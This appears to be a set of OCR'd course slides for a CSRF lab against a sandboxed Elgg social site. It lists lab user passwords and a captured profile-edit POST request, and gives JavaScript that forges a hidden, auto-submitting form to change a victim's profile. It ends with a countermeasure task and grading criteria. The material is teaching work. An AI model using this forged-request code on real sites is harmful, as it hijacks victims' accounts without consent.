
CSRF


Kailiang

Environment Setup



URL	Description	Directory
`http://www.csrflabattacker.com`	Attacker web site	/var/www/CSRF/Attacker/
`http://www.csrflabelgg.com`	Elgg web site	/var/www/CSRF/Elgg/

Environment Setup



User	UserName	Password
Admin	admin	seedelgg
Alice	alice	seedalice
Boby	boby	seedboby
Charlie	charlie	seedcharlie
Samy	samy	seedsamy


Task1 : Get Request

Get Request

<img src=”www.example.com/action?des=aa&id=12”>

Show me how did you get the url

Task2 : Post Request




```
 http://www.csrflabelgg.com/action/profile/edit

POST /action/profile/edit HTTP/1.1
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:23.0) Gecko/20100101 Firefox/23.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/profile/elgguser1/edit
Cookie: Elgg=p0dci8baqrl4i2ipv2mio3po05
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 642
__elgg_token=fc98784a9fbd02b68682bbb0e75b428b&__elgg_ts=1403464813
&name=elgguser1&description=%3Cp%3Iamelgguser1%3C%2Fp%3E
&accesslevel%5Bdescription%5D=2&briefdescription= Iamelgguser1
&accesslevel%5Bbriefdescription%5D=2&location=US
&accesslevel%5Blocation%5D=2&interests=Football&accesslevel%5Binterests%5D=2
&skills=AndroidAppDev&accesslevel%5Bskills%5D=2
&contactemail=elgguser%40xxx.edu&accesslevel%5Bcontactemail%5D=2
&phone=3008001234&accesslevel%5Bphone%5D=2
&mobile=3008001234&accesslevel%5Bmobile%5D=2
&website=http%3A%2F%2Fwww.elgguser1.com&accesslevel%5Bwebsite%5D=2
&twitter=hacker123&accesslevel%5Btwitter%5D=2&guid=39
```

Task2 : Post Request

Post Request




```
function post(url,fields)
{
   //create a <form> element.
   var p = document.createElement("form");

   //construct the form
   p.action = url;
   p.innerHTML = fields;
   p.target = "_self";
   p.method = "post";

   //append the form to the current page.
   document.body.appendChild(p);

  //submit the form
   p.submit();
}
```

Task2 : Post Request



```
function csrf_hack()
{
   var fields;

   // The following are form entries that need to be filled out
   // by attackers. The entries are made hidden, so the victim
   // won’t be able to see them.
   fields += "<input type=’hidden’ name=’name’ value=’elgguser1’>";
   fields += "<input type=’hidden’ name=’description’ value=’’>";
   fields += "<input type=’hidden’ name=’accesslevel[description]’ value=’2’>";
   fields += "<input type=’hidden’ name=’briefdescription’ value=’’>";
   fields += "<input type=’hidden’ name=’accesslevel[briefdescription]’ value=’2’>";
   fields += "<input type=’hidden’ name=’location’ value=’’>";
   fields += "<input type=’hidden’ name=’accesslevel[location]’ value=’2’>";
   fields += "<input type=’hidden’ name=’guid’ value=’39’>";
   var url = "http://www.example.com";

   post(url,fields);
}
```

Task2 : Post Request

Follow the lab description step and answer the question in task1. **Make sure you do attack using Alice account.**

Hint:

One variable in post request is the primary key each user profile entry. Show me how you get this value.

Task3 : Countermeasure in elgg

1. comment out the modification we made in *elgg/engine/lib/actions.php*

2. Run the attack again and answer all the question in lab description.

Grade criteria

Task1: 20 %
Task2: 50 %
Task3: 30 %